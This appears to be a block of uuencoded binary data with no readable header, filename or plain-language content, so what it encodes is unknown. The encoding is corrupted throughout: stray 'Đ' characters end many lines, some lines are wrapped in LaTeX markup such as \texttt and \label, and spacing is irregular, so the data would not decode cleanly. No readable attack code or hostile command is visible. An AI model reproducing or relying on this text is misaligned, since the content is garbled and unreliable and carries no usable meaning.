M^!%;HP%LGR>/PI.+])=Q#;9-(2YL0;I.W&2`I%*(OQCU4';.IFY#*U;AVP;)D MVO<`-]Q.K9-<,X@3=?B]1!!Y^%OF\$!6.^39P?QY^99S_LL1/ET!RXK<9^)Z&Đ MUF"M!GCML>Y^V<SZ_AGZ]TD:*SN0KL!G"_X[1^_90PWXK="8,:A=V)9=ZEL%D MRE.HQA; EO0%U7H<4UGX+6F?G89B\D\$7B118RFYC7K:%W?"LT5MW:8?IZZC,XĐ M92Y1:IYZ1B<.4*C/+!KO;9(9"HT++XX:]8=&O6?0Z%&`2]X%N;`%<U`&OF\1Đ $\texttt{M=,OI_67`=!=2W![O^{.}JJTE\F8TP/1KN5^{]1?2\$F1,C:MSJ;N\!'MY[R:;XPWD] }$ $M^1A_,; CNI2, 95TGSZ-"_"I?R=<"SUY>, 1Y*, %=+<#*), `_(K@$>G\MR9.YICD)$ MF8S`L8#CIDLR*\TETMEC&GLO'1Y=IYFZ"^E6?\8^(E^*FF.3M'*\$5HE#3?B[Đ MZ\P(%DE.FYMFH8PQJ!&3HSIQ9<N9216'A\LTM]A2V0R1L07JS;0\$XRA7UZ"6Đ M3"N]"[^8INJ?XVZ':K"W!0WUMM`RMMI(_46D\9A^17XK1"UW9EO".HV3+IQĐ MAE, &9TG6&I;6V[A1(L<.R@>DR0ZM_W(101Z^.CO:>\$H:/6/"*O.RL&Z]\F(OĐ MWX_\R.W_X#D_6G4>KHR\$_9]L9F(*]W^RDYGIB2S9_V8F)B?Z^S\G\9P[^\AQĐ M/H`._N>V[A*'=TKVTJ69\$?SWDIL/C_/6V7'>NGN<]\BQ5Y57MK"JK*Q6E&*AD M5%\$JUTME!7W&GS]_7E&*]8:EI&^S(UTSC2YV#_0NN=XCCYMU=/F(/JP9!"(CĐ M1X[D[AD]^.JMCM[6VE9:89XM*;6E&>C,#1W^H=6T:7M@-S2UJ>!((S!\$1AXIĐ MT:GCCFHP9WXJD(9\#!N-7<UP"T"'=\Y!]\$J%6G;N[')II;2\L1PT;IG/[\$]FĐ $\label{eq:market} $$M[^<_V>FIB?[YSTD\A^O_WGQ!]=[_N0D\[_?_"3Q'Z/\JLSDUTRVU&EM&@OZ7D]$$$ MF9P2_3]A_T],]^/_G,R#LSMT9G5UX3.*BY7R_.US9T\$5@%]5M)4=OOWHJM^PĐ MY#; S\$E]=+Y8INLY\-+B!KJ79?X\H38R\B#\$-ZN?.V@:]X<81Y\ZRVE375U<KĐ MD3"VH?#2ZLWB^B(@G#^,+0V5194_9/;%U97%C?7U(NA8RZ7"\$E[@\$%_E5TI7D MB^4*,_?\$Q!>[PWW/\$<:_ER]BRH@;_]DI6/5-3?O\OTSFIOKW/T_D67KHJT[CĐ M3>20^/5/2KV/,Z??7]LU^'S7E_@RGGUMRG\K_FWM5.HO`.XU_\!^OSK%;\4;D M7G]RKX'/!_[!B^[)UV:>3&^:IOBN\$%+?]^+M>2\Z\A[Q'8#0!SG.AU+\ECV:Đ M)PIPWPZ?#P),XV/L-WI#45Z[]DY_.SX,"+X%8+H//42_SU']@NU`#Q5_S6\$\D $M[0B! > 6! #A?_3:@]6 \nW:7P8Y_<GC]AAY.I9[[Z$.I+_TK!O=)$?5#SW,?Ð$ M^BNY^OV2!!SVV^]*P"\$;_:DDW-](P&\$[3OVU'-PY"3ATE?!F2;CSDG`7).'&Đ M)>\$N2\(5)>#0:\R*)-P-23H_*PG7D&R')0EW3Q+N\R7AOD0"#L?_5TO"?8L\$Đ $\label{eq:m'/+} $$ M'/+] TG"_8@DW$] MO?#DG"_) SGN?Y.$^Q^2<'\ER:>IOY'COU=*P&%[7R<!D] $$$ MA_5[FR3<XQ)P.&]E)-MQ61+NFB3<NB3<'<EV[\$C2Q9(L]SV2<%\H"??EDO7[Đ M%Y+XOET2WP](POV8))U_1K)^ORH)][N2<'\B"?>7DNU-_:T<W%D)."SW]9)PĐ MGRX)=T&R?I,2<-AO3TCB>TJR?AN2^-XI`8?R]#E)?(8\$',K3%R3A/D\2[I](Đ

MPGV59#N^09(NWR%9[O=)POVP)-R').OW"Y+X?DT2WT<DX?Y`DLY_*EF_OY&\$Đ M>^A_R\&=E81[G00<MO=MDG"/218[(@DW*0EW1;)^UR3@L-]6)?\$]+5D_51+?Đ M<Q)P*/\,"3C4Q^])P*%_B))N*^4A/LF2;A_+=F.'Y*DRT]+EOO+DG`?D83[Ð M\GZ_94DOH?^3@[?.4FX-TO`(9T?D8`CO5T2[K(DW'5)N(ID>]\I"7=7LMQ=Đ$ M2;C/EH3[)Y+U^UK)?OL627S?)UF_'Y7\$][.2<+\J"?>[\$G`H3_]\$\$NXO).'^Đ M7A+ND_Y>#N[5DG!ODH13).&&)>%R\$G#(!W,2<#A?7I,L]^V2<.^0@\$,/KC7)Đ M=FQ)PAF2[7V/!!SZEOT"27SOEX3[2DFX;Y"`PWWS[Y#\$]SV2^/Z])+X?DX3[Đ $M&4FX7Y;DJ]^1Q/=12?[[,\ER_S])^0V=9/U2_R<9\#07)LY)PGR(!A^Z6WR(!D)$ M1^<&DN5>D"PW)PEW21+N24FX:Y)P*Y)P&Y)PMR7A:I)PSTG"O4NRW_8E\;U7D MM_[)/$]B23<5TK"?; UD_; Y9$NZ[),O]^4E/RP!A[[+_X-DN?]1$N[G)>$^D. ABARAN ABA$ M1;(=_UD2WW^3A/MC23GT/R7K][>2Y3[T#W)PKY2`P_/WUTC"O4&RW+=*P&%[Đ M!R3Q79#\$EY7\$=TD2[DE)NER3A%N6@\$-^*4O"W9:DBR8)UY(LMRL)]QX).-OCD MWB<!AWKL/Y/\$]Q62]?L7DG3Y-LEROU<2WP])\M]/2L+]K"3<AR7A?D,2[B.2Đ $M<!^5A/L?DG!_(0GWOR7A'OJ8I\#R5A'N-)-P;)>$^51+N44FXBY)P.4FX2Y)PD$ M3TK"79.\$6Y&\$VY"\$NRT)5Y.\$>TX2[EV2</N2<)\I"??YDG!?+`GWY9)P'Y"\$Đ M^R9)N&^7@\$-Y_[V2</]>`@[E^\$]*POTGR7;\LB3<;TG"_3^2<'\H"?>GDG!_Ð M*0GW]Y)PIU.GI.#.2L(]+`GW9DFX3Y>\$>UP2;E02;D(2;DX2;D\$2KB0)MR8)Đ M=U,2[EE).\$T2KBD)9TK"O5L2[K,DX;Y`\$NY+).&^4A+NZR7AOED2[CLEX;Y/Đ M\$N[?2\)]4!+NIR7A?E\$2[M<DX7Y'\$N[W).'^1!+NSR7@R!Y\$\$NZAA^3@SDK`Đ MX7SY.DE\;Y7\$]Z@DOA%)N\$G)<J](XKLJ";<J6>XM27SOE(1K2,(9DO5[7A+?Đ $\label{eq:mytcb} $$ MYTCB>[\DW)=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW)=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW)=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW)=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW)=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW]=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW]=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW]=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW]=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%]6!+?;TK"_5=)N\#^1D$ $$ MYTCB>[\DW]=+PGV=9/V^61+NNR7A?E"R?C\NB>^G)?%$ MK-]?2.+[.TE\+SLE)R=?)0GW.DFXMTC"G9>`PW8,2<#A^6!&\$M^X!!S2>4X2Đ MKB!9[K(\$'.ZO;4C"527KUY"\$,R3@<'_R><G^_4Q)?)\OB>^+)/G@GTGB^W+)Đ M^GU`LG__A23<OY*LW_=(XOM!2;@?DX3[*4FX7Y2\$^W5)N(](POV!)#__J22=Ð M_UJRW'^0Q/?RTW)PYR3A7B\)]U9)N`%)N&%)N(PDW+0\$'.F3DG!7)>%6).%NÐ M2+;C64DX31*N*0EG2L*]6Q+NLR3@\#SO"R3Q_1-)N*^0A/LZ2;A_*0GW'9)PĐ $\texttt{M_T82[M])TN_')?'] 1 \\ \texttt{TFXGY} > \$^Q5) \\ \texttt{N/L"?=?)} > "^2! + \\ \texttt{NSR3I]U} > 2^/Y > \$\\ \texttt{N[TD]}$ MR^3@SDK"/2P)]V9)N\$^7A'M<`@[I-RJ);UP2WZP\$',K3)R7+O2X)MRH)=T,2Đ M[HYD.^J2=&E*EFM(PAU(PKU7LG[OD\3WQ9+XOEP2[FLEZ?P-DO7[-DFX[Y&\$Đ M^T%)N!^5;.^').'^DV2Y'Y:\$^PU)N(](UN^CDOWVWR7Q_85D_?Y6\$E_JD^36Đ $\label{eq:main_substitute} $$M^2^7A'N-!!RV]\V2^!1)?,.2<&E)N$L2<$CGO"2^ZY+XUB3@$.*F9+E/2*ID=$$B$.$ MDG`-2;AW2<#A_LN!)+[/D>27?RP!A_L17RZ)[ZLEX'"_Y!LEV_'-D07[+DGZĐ M?:]D_7Y(LKT_*LFG/R79WE^0Q/=KDG"_(PGW>Y)P?R()]^>2<'\C"?<Q2;B7D MOUQR'T02[062<&^5A!N0A!N6A,M(PDU+P"'\$%4E\3TK"79.\$6Y&\$VY"\$NRT)Đ M5Y.\$>TX2[EV2</N2<)\I"??YDG!?+`GWY9)P'Y"\$^R9)N&^7A/M>2;C_2Q+NĐ MQR3A_J,DW,]+POV*!!S.1_]9\$M]_D83[?4FX_RX)]_])POVM)%SJ%7)PKY"\$Đ M>[4\$',Z_;Y#\$]ZF2<(]*PEV4A,M)PEV2A'M2\$NZ:)/U6)/'=D(2[(PE7EX2[Đ M*PEG2,(=2,*]5Y)^[Y.`PW7HETC"?84DW`<DX;Y1\$NY?2<)]MR3]OE^2?C\DĐ $\label{eq:mb-G} $$MB>\G)>%^5A+NPY)POR()]Q().(3XJ"2^/PR\#_EG?00^?^J\#"_//^MJ'4JF'D)$$ M7WDJ=?X,@W7\L_KP#<*G###OYG`OB\#W9L#W30#S0V<9W!D;GZ\=CP/<ZS_9Đ MWXXG`^W]4_C,OBH\$SE>___/65&KHW*G48\,,]E]\$U&__4U*I[QP[E7ID@<\$]D $M-*)^{\sc m-*}$ M.Q)PZ'=A4P+N)GS:`;A@>W&<_T?)<G]!`@XA?DL"#N75;TO`(9__5PDX8+_4Đ M1R7@R\$_X<C+<HP@K`8?UJTC`(;_<DH`KPF<O`!?L-^27'Y'`A_W[\$Q)PZ-?YĐ MJ7#Y@OSR^=7D^BGP^49)N)^0@"-^EH3[J`3<P_#Y8PDX]'OTO\/@?'3^&OB\Đ $MXIVG4M_P3@:+^WQA=.[^_/$R]53*VHR?MW^>_-;-Y'GP?\#G9P'NW];B\;T+D$ $\label{eq:m/G} \mbox{M/G]82}: \mbox{'CMUOU4^E;FGQ^-X,GR\"F\&_B<*<B\!4`WP\"S/_>BL=W'CXCVZ=2D \mbox{'B} \mbo$ MR]NG[&J\$XGL2\$FX"S%?MQ./[UY#PLP"SUV9P.Q'X/@S)[S-.16YVD_6(+P28Đ $M[^W&M_<VU.] + ^*/LQ>-[^WS6^69[+[Z]:Y+P+H+YB?UX?)\\&G[_83^[?]NI-D$ $M!Z=2]]X=CP_4C=3WO#L97P7P_03`O>&%>'RC\+GV0C*^(<!G`=S7W8O'AW[RD=0]$ M?_%>,C[DO_\"<.<_,QE?^3/E\&T"W+>^-QG?;[Y7#M\?`MS%SX[']QA\[@#,Đ M9W]V\GC[2H#YSY\3C^]U\'G5YR;7#\?;IP-<]?/B\7T[P/TS@)E]'X-[8P0^Đ M\$"VI-WX!Z.-?Q.!>\$8\$/]:8/?I\$<_7X>X%[[_OCZ_<)IT&4!YC7_E,\$M1>#[Đ M34#PBB\[E?K=KV9PYT1\C^X[^%`^JU]S*O6Y7^-;5^SC_.\$"XCS]70#S(U_CĐ $\texttt{M} = \texttt{C8} / - \texttt{Z}^' \texttt{SX} : \texttt{T} + \texttt{E} \texttt{1}^* ? \texttt{C} / \texttt{L}''] \\ \texttt{FM} = \texttt{M}^* + \texttt{PM} - \texttt{M} - \texttt{$ MZI\$>]MD`\XU?Z\HK@/M@&+[O!)B?3L"'\NJW`>90)?"=_L"IU*=_(!X?SD?CĐ $M^{/4}!WSXS'T/I^*?C0]XZ9PZE4F%S9==@/N##[A\%26?W_QUIU([7^];-X;PD)$ MRT\"S\$>_WL<O(>N%<__\5.H?_?/X?D,^F`:8VC_WT25DGMX#F"_YY_'SS._#Đ MYVL`YMZ_B!]'P_#Y'H#YS7_AUB\,WQ_!YZ\`YB/?X,,7PJ>O_4:8+[\QGI^1Đ M+A, \\Z0?+J1^%8"Y]XWQ]</V?@!@/O.;XMN;AL^_\9C?_:9XN?LA^/P%P/Q?Đ

M_U+LMW`]XM<`YN__93R^OT&Z?/.IU"N_Q5>_\$'Z9!9BKW^+C%U^Y&#NJ#C"_Ð M^"WQ_\$PF*-]Z*O6R;V-PGYR*YF<#8+[BV^+E'_+ICP+,'W];?+^A//@_`//6Đ M;X^G"_;;&,"\[CN2^;0(,.WO2.;3]P.,]9W)?/"M\/.KWYG,!W\\$,-_U7<E\Ð $M\)\$ YL^_*Q[?SV"=OOM4ZA>^.QX?[N?\=X"9^-?Q_;L/`F`+8#[R/?%\A?WYĐ $MVN] - 70? (B'N!&OS = OKP3$J8!YJO^3;) > +, `Y%_$X_O;9#P1P#SLN^/Ð$ $MQ = OX3, %, /_]^UU^*L/W[P#?TS]P*O7P#\;CZ\)G$6#^W0_&\]6W^;Y?!YCWÐ$ M +MX/0<C?'[HWR7K.0K@^PN`>]T/):\#B@!3^Z%X^J&>W0*8K CAY'7`3 ^PĐ MW+KQMP#NMWXD'M^7P>>3?_14ZI__:#R??B_@^\$#`O/?'X^F'>NQ/_7AR_9!?Đ $\label{eq:main_condition} $$M?@O@_O*\#\?6;@L_@3YQ*W?F)^'&9P749P'SC3\;CPWV&7_E).?K]/L\#]_G^(D) $$$ MQ_>5\'GCAT"^?"B>?I\+^#X",)L_%8\/^>_+?TJ.__X#P/W>3\?CP_VA-_S,Đ $\label{eq:mj53F9^+Y[_60,`LP*S^;O(YZ[\FU^\ZX/L2@/N-_Q2/[[/@<^;G3J6^Z.<8D])]} % The proof of the context of the$ M7%1\NI\'?#\%,%_Z"_'X4/Y]"&#^RR_\$MY?6>0!S\9?B\>%\?N>7DML[`?@:Ð M^/?U'X['A_K?+P','WXXOGY(OS\'F\$N_G"Q?[@+,%_YR/#[<!_DR@/FS7TFND MW_E?A7)_-1[?+4A8!)@/_%HROE\`F(_^6C*^/P.8:[^1C.\`8/[9;R3C^P#`Đ M_,50QN.[#)_'?NM420TMG]X4,D]_(<`\]-OQ^'`_=QQ@=GX[OGXSD&``S'?\Đ M3CR^SP2XWP&89S["X%X=@>\%J/@?`DSM]QC<PR(^04]\$>7#N]T^EAG[?-U_ZĐ M],3WP^<JP/SR[[OC,DS?0'GPZH_*[0M*L"I?Y#<OU\&,-_Y!\GC]]\"S-_^Ð M8;(\N/A'IU*%/TK&MP(P7_K'\?@PC.:'`.8__`F#>UT\$/HRG^5G__53J[?]OĐ $M<OT^!V"^[O]-KM^W^LR?_&DROK?]V:G4Y)\times [G?R:W]]\\"S^_\>7)[D$ MC?_O5&KA?\7C^U[X6`#SZ%^Z>D3H^O<@>`Y@KOX=@XO:]T%^_AF`^;V_B^?GĐ M6TB+OS^5>OKOW7\$>QL^([[, `YNO^/IY^7X#]`3#I?TCNCW?^0_+XP'W; `X#[Đ MA8_%XWL+]LG'DO'M/(1EGTY]UD.G8_'A>/M^@/DY#A>W7O@U@)D\G8QO&V`^Đ $M\WOROB\\$F\#]^63P^7)>]]9-.)[870[`M`-SL*^+Q\#<&G"3!?SN'B],EO`YC?Ð$ M?&4\/CQG/WLFN7YX+K0(<&-GX_'A_HMZ-AD?KI/?!7!/?W(\/N27?PPPW_+)D M\?WQ]_#Y'H#YSE?%X\-U]W]Y57+]7@8%??*YTZG70#H>'X98S@/,ASE<U/R[Ð $\texttt{M!`E_`S"\$US\&XJ'T0W-_X/H\#YR.M\^$+V05[^^M.IW.M=/@B3!WAN>/7UR>W]} \textbf{D} \\$ MG_!9`[@GWQ#?7K(C>X,<OQP`G/;&Y/[XJC<FXWL4^N,_`MP?ORF97][Z9ACGD $\texttt{M;X[G\$POG\#X\#Y_G\4C^^GX/-1@/G.MYQVZ!DU?[SFK:=30_NVTPZ=PO!-P.>QĐ)}$ M3P6^_U0&%[7>1WFZ!S`_]VGQ]?MN^/P?@/F.3V=P9R+PX7[\$RY33J1\YGUR_Ð M4P.G4U, #R?6K`, RW/1)?O\^!SW\&F#N/NN5&R?M_"3"?_'@\O@WXS#^>S"_?Đ $\begin{tabular}{ll} $M^B^8.!R0_'XIN^83!Y@/\#,7+4US/?`_`_/5P,C\/7SB=NGDA'M]EP'<78/[5DMQ61\OP4PKQA)QO=6@+DY&H]O!3Y?"#"_,1HOK]!^[6,`\Z8Q'[Z0_?82P\#P]D \\ \begin{tabular}{ll} M & $M$$ $\label{eq:main_a} $$M_A = \langle @U@/B7K:V_(_G@!8-:R[OB(VG]N`\S[L_'E_C_P^0:`>6\NOM]P_G[D] = (B_0)^2 + (B_0)^$ M`.:W<_'C\$O>S_Q9@_LMX,E^]9N)T:GXBOGX?A,_;`>;A2;&]X7K.&,#<F\$S&Đ M]QS`7)B*Q_=V^%P'F*^9BN?3]Z.]`,`LS\2W%_7OSYQ)EANH1[P?X+[@4CP^Đ $\label{eq:mm} $$ MM'_Y(8\#Y[40Q\PR>YWT48";GXO$-P&<;8+YP+AX?KKN_#&!^[G)R_?X/P'S:D $$$ M?'+]A@!F_TIR_;X#8'[^2G+]?AU@7OUD"+Y'#VHV'(Z/)P'FV2?C^_<WX?/YĐ $\label{eq:mass} $$M'') > /KQ_J0_{48'XD'}]_: "_U88!Y < C$ > 'Z\#!L!ZV + (Y)M, (F) < 7D_7BD $$$ M'RLF\Q_NH_\BP/W5U7A\=82]!N5><^%"[2,`WX\!S\$`I'A_:QU8`YDM*R>W]Ð M;H#I/A6/#_?Y_]53R>W%>>O?`]Q?+L7CVP*XP>73J2]>.>W@#]WG`@3YU=.IĐ $M?U]A<''K[KD-D%<;OO:&K+LM@/GY#9=/H\[% Q?`O.I&LM[Y1H#YHIO) ?$CĐ$ $M^{-7-Y}[XPVW0-X_'8/[6U?X[3J2?>$3^$%98-YZ.QX?SK_+--.X'=]>D$ M/#<P`>:O[R3SR_"SR?SRU8!O#N!^11J/C^(>OC,9'\J_5P/<LVIR_?ZIFHSOĐ M]4#8;P*X'ZPEX_NC6C*^UP*^_PUP9[?B\17@<QE@WKL5WQ_8\5\\$,%^T\$RJ?Đ MZS88[K_^",#\PDX\O_P`?/XKP'Q%(WX^QW/8[P>8GVG\$UP_W]7X98-YX-QG?Đ M!, "4[L;CPW/3,L#\73.>?M\.G]'6Z=2OM^+7>6CO.-N&>4&/Q_>-\/E-@#GHD $MQ*_+D)]_!6#N&O'X?O#EJ=37`TSY@,'M1^!;`[C3[P&XSXW?9W@$/C\!,+__Đ]$ MN?'[##AOO>KS3J?>]GD^?=RG%Z,\R'R>EY^C[(R6`&[?CR^DW/<#S-=]GD_/Ð M#EDO_!#`_+H?7XB]V9\`S)G/3UXOO`Y@9C_GN]?A?OM`/..]R6O%]X/,%_]Ð MON3UP@\"S*^^+[Y<U.__"&!^_@N2UPO_`#"#7Q@_?^`^7!%@1K\H>;U0!9@OĐ M]RTR7WPZ];G_)%F?_\$&`^6__)%Z^X#[Z_P`8ZY_&XT-[VV\%F)_[I_'X4+[\D M&L#DOS0>GXD?@/D##A=U[HQV#P-?=CKURU_.X*+V?5!_>?-7G\$YEOB*^?J@_Ð $MSP+,=WQE?/T>A_O?&7R_/9*P'?JJV!^^^KD^?SR5R?C6P)\18#[9U_CP[>XD]$ $M7GGTUN*\?R[C\S$]_C2\/4B@W?/T!G_\;8.:_5100@(_!56RXPN53J;=_D$ $MK4_^15Z[H"C*6*%X-;^Q5*DJ+<P.M,S=6L>P!KQON]U&/=UL;$:^QNK^.7S2D$ MT,_5U\$,X.Z=JL[?K>JW;TMZ3O6WH=:.QK=^N:^9=2^_<[NP8:NWN[=VZU3%TD M2(<OHY8!7_3-YVH[=ZM[;<VJ[L],W6Z,PS\L5:UI1AK24[.IRP_]\$[D%3P=D $M/;/_2\[?Y4;-T$U]RU*\&UH>5U8[5:#7>W6AO*XMZJ]-H:D;J2SYI_N%4;:]^D$ MJ-JE:DW,=[/1+A2>NCT]E<FDLU/C,Y/IS.W-10LVUA<_M69:V]=2M58]-7JUÐ

M?B@R[-8N9=*=^J8R>E4_/CH"MD5EM'0HA(C@D'DAVV(XU8A)MS7#O&W6[]YNÐ MM&N'K5U8<QFNL&*AH-MJIW%\$@)IA)6)`H-NFU9S.**.%ZJV9J>H\D*.`U:,OÐ MY4JANIA?6H*OBZLKA5*EM+I2O9Y?*2R55JX1Q\$JENK%F?RNME"OSB.IF:64\D M-Y_-\$-J52096E?^`A)4*@5<)ILI>9/8SDYDL2[]17'=_<ZA2\$5]-9<9MW-6EĐ M8GZE"A6I+L,70E@HWEAB7Q98U:K5A8W24F\$YOWB]M%*L5N<9(2#EZMHJ5;-:Ð MKN0KI<7JXMH: "`SV8FDZ4\50A26&K;I<X>C7UHN+^4JQ"CBJ5S=6%I\$894I;Đ M+B]65U97URI\$AD*A5(5&E"&9-R23H\:OE?-K;A)D!'YZ1VUVK[:C&E5K%'XTĐ MX=.944:0'<"G!6]N0HNOO5L9W=&MCFK5=I31XG43_X&LU]8!X-I5^)25T=4ZĐ M?(`C5@\OSS24]M1RX6IU.?\9J^MVD="Z=>PWHBQ++JV\$)&<N*:-[]ODB-_[-Đ M`3KKH*/5&TU`?C6)I_94HPU"+0V57:[T-K@`=*_1YK^;W;HF,08J:\KHK91IĐ MU%)I41+7.IT42*C#B7E;OJ7XO/'G9U\$%?L7#;\5Y/G6UF*]LK!>KJPN?45RLĐ MP`!!!KOF`#SD`+QC%?BNN%2\D4=>`265`9QR`)9+RT5G/#GII[WIY972U:N8Đ M_BA/?YF3#F.AL'JSNE[\$KF,,":H#@_HD%ZJXL+1875M=VUA;SJ_DKQ67BRN5Đ MU%LXW,L=N(7B]?R-TNIZV2GI%4Y:H53.+RQ!C9ZJKJVO5E875Y><DE[I0"VMD M@K2P!QS\>`IJMY+Z5`YWQH\$K%Q<WUDN5IQ>@Z:DAGGS62;;;4\U#FVX4;Z%<D M^2GD%/BJ(.35TE(1"UM:S1=2YSG<.0<N7R@^@PNM'^^@KW9^[&:Y]1[C,*]QĐ M8*Y7*F05C7)Q?24/';.6+Y=OKJX7;.(X2%_K-C1_%>@*05199=P"*T<&\[`#Đ M`Z(\$X&X4"]B&Q>O%Q:><DC_%`;I6!\$&[OE0MK"Y36]?RE>NOL[BRN%HH%E(*Đ MS_\Z)T,EO[!0+%07UE=OEI%YWL@A7N_6K;RT<2MU@;]_0Z"K5X\9KA'G5LNKĐ M&RN%<NHBAWUC`':I>"V_^'1U<749I&09I8G366]R@*^NKB]25ZR3Y\$;ANU\$&Đ $MU9G!O=F!N[6\A(1V\&.,?!8JK%)=6@"`.)]J->XM;5K%8</GXK2Z/8^_"1+6VD$ M0=F7URIEZI(OIH&+/<6J!42&^6[E&K1F=0.J38/SBVGP"D`P*:Y`I]JC_XMIÐ M\`KIZ\5":9T#/,8!7B8"+!2OT1`FOBWD*WFG,B\7P8HK!0_010[TBDA<V!,@Đ M?5:@>4,<^)4B,!]24#\$!<IA#GHDH6P"UJWE6!-U`3D-Q6`30M:=I/"#0)XM`Đ $MY2(G[-LW8/^29\#DGPJ\#<JSR]5LS?R)>6:&A=X&"O]I^?B\+1@,/1A7V<P[XFD]$ M0)WRTS!>UHKK3!X_RN%>ZVNN%\INZ<,!;!MK3H><YT"O\Z\$20&P\KQ=!;`Y>Đ M7`)94BJDWL:!WN#%`X,<66B4I[Y13(79NW2U5"P\$:69W_)L\-*.26.^CN*8VĐ MVL6^680L%'FQ-CW_D9B*[8)\$+)4FL.(Z+/H9W%M\0Z0"'`,C=VVU3`IDOE*!Đ M?DL-<NBW>6L'5%C,KU`%5RHET+<<#0E4#_]NK#RU`FSIMM8>H)_F:0,-/WSAD $\texttt{M}\#-\texttt{!/]PS0}\$\texttt{V};;@Z\texttt{W}*\texttt{KX.NO5TH5CA@UCA,.=}\$\texttt{F/SB8G\&MLIY?N58L.} \\ 4,>(\texttt{FPD})$ M^E0)ISV8>>RQ^X@78'D-)CN8I)=*(\$>ATD68^\I.VQ\-P[:Q1L(6P&Q:/AX&D M5D&EE=71`1R,!%POTC1E`PY%`C+IF4ISP+2':JA1EK'?[3Q.BVP*9@(#&3EEĐ M8.1,>'FI#-B>]LH:6X9,>D0<SJPX?])L`XVV1\:45Q"NP]@-D74V]+0'&K5`Đ MF-"YI'"AWY0Z]_#KWVQOFN0[C1N@4S?T-@R\$<P\/.+LI9757JR^KS^E&7'JCĐ M[:9SW??V/\$K(5SS\W7AFD+I1J%3+ZXO.FX?H#502I,,K'OZFM^\;T%-(\RVMD MX*`H5JC/?^`M./45BN7%IZ!1U=(R++D62Y7\VAHH1C!!O^+A]Z'QF9UYO7BMĐ MRO=R2\$-XGX@9\$Z_M;1,_X@M7VQM(8=A"LS4!3?PM_1.^1]\LHSU9`3)*HD M'J2)'--6BC>+[@H(5,TR3&XVR&D"65TJ!\$'L\$E[&L*`Z""QZ%=I4`<9E:9]\$D M:97UC7*%2VDF;JO./`J=7R;M["+/\G+*4KR%LF+I*HR::SB,V\$Q4K0"GK&Y4Đ M2%H/TNR/P!LKI&165JOYA=5U1JU!FNY9^X!GUF\$!L%H!;?(5#S^')[?O 1BLD MC?.%U:M705R]ZN&'7FLS0753K5?59E.O59<UTU2W-2CLW,,_^WH;H-0V+:-;D MLX` "MJ622A?H*XI/UUFBW5B#7QWBM[!:@!&Z*L> NA;(G`\VF@WK(;:;+Q;Đ M,QXE\?GAMZ"*SW@?5Z0@%<NV("'!A`"O%0&N+N6OD9J-9."*-M(A]Q;LQ`KCĐ M.!`@ZU?SBSAB6,K+>`H.;!(/;X"\$%K%3J=[4RCM=JZ[OM6'&9O`OY_#YI5*^Đ M3*N:5<9[UU'TLZ1"8;FXO`"3H<*3'Q*3"[`8K!0YQ-LXQ"D1HERL(#,QU765Đ M\:`GM;"ZN(\$K	QOY5#O4R\$NE:\$(9)?HAEQE?&AFUA:NO'U+^#\$:E?QY6(ZĐ M^WHUC^LIT+9`\$E%7WJA42ZQK\?<K\?<"\$)]H@V_.X!N'D`_#VT]EC5^L+H(BĐ $ML42T_536VL7J < GD1*D^P5B0& < E[S=S;H:0+-VZ"OXZ]?AJ_+E0)N3)$*36D MQL7JU;6K^7*%WMO`+R?@I\OT\O7\Y2L(\=I-;\U>R=*M="I?U=@B673S7G]D M](XB\$4`GJ@BXJ>YOHKJS+%?72Z"Z+CWMM/650)ZKR]16NXC3'-Y>S>,"E=J+Đ M#/\$H,@3,^K`^ID[2:5U!>&P6=A"]C"-:!RGE)-JU^B2>Z,FET]+#@ZU*2MRGD M\\1/]B5>7<]?H]SG.=I7<+1L!5TME7\$U#1W/<;R)FLU++MH@'.!M'.`,!Z#%Đ M^%70AX@"=NI9GHK+=DI\$, &+, -U\$%62I._T3H-]'&ADU15`VHJW^?1!@LB9'3Đ ML(DN(>Q<Y^Q<H\$0MYYT27FV_+E7<\$E[C4',9%".'R*_EKYT5P:?QA(?]?<PSÐ $MVO@^Q28CH\P;;8'QWM1[J?^I)05BO/^?NB>/;[+*]K(-4>2U`:1)&:`6<,'ZD$ MP`(=+%C-UC8T;4*^I*4.SD?:I"5#FIOT+=!!P&5D541`0!#\$!V]0!P7\$<1F%D M01%01\5=1%%!\$+?!97!09H9WSKGW6Y*FH&]\..\??_1\=SGW[/><<^->,TFED MY%<=.V+Z.GF/2HM7)&/)*KV8C>2#"Z*W&LDNKBL.\.`^;S59]LVD`;YJR>.PĐ

MJ2&4^J63\D4-\$GN++YV5+Q"^EH`Z]Q'P+BK<8BNSE/!)V>#[MJJAE6-J(A3%D MR`ABK";`W6!<`<XT\$:@'"EC*,;(!JAB,JU.`CG%`1(-Q)0>CD_*0W3085P'(Đ MY=\$/S``HFB*T5A!.5`(/^4QE&@Y`5X2G17--@+D`P(0T`3(%7AI2/0`R(YMVĐ MQ[H8FB::M@A&H5#1H/X`6(K3,*5H+:%\DV.<DLP!KWXN#)@*J\$D55CK/X1X,D MN>:\$6YK%6P*"9#`NP?E@WX!9MC((_6P.F(<D60>[8Y!B\7HMU5;,)1%2BSA)D M5!QPC50;K%\$PG+#%^%&)'H%K!N,M*=A*U>56MPMVQ-\$;!8UH763504X`QSBXĐ M!CDKBMUTAO?-!\$3!DWS\\`M@53EU?^0"RBF<E[8?`' /TVVO\#083YH>+HD.@Đ M,;DS<MCMPBPE'7DR/S)R2SWR7-U*f."2RF%+1`^;G&0Y\$6X(#<N7\$\2B.3C6D $M[K#Z2\1Y9>(S!!5>":R'@0)ZO\L-(26N\#M^:J?=1;OU`]`H6%7V>:BL8P6TD$ MP0!6.KW@02HOASN9P7A#GW:_%Q:.;HY&`PVA()4#+FLN8E:8,?N'S\$B%-!61Đ 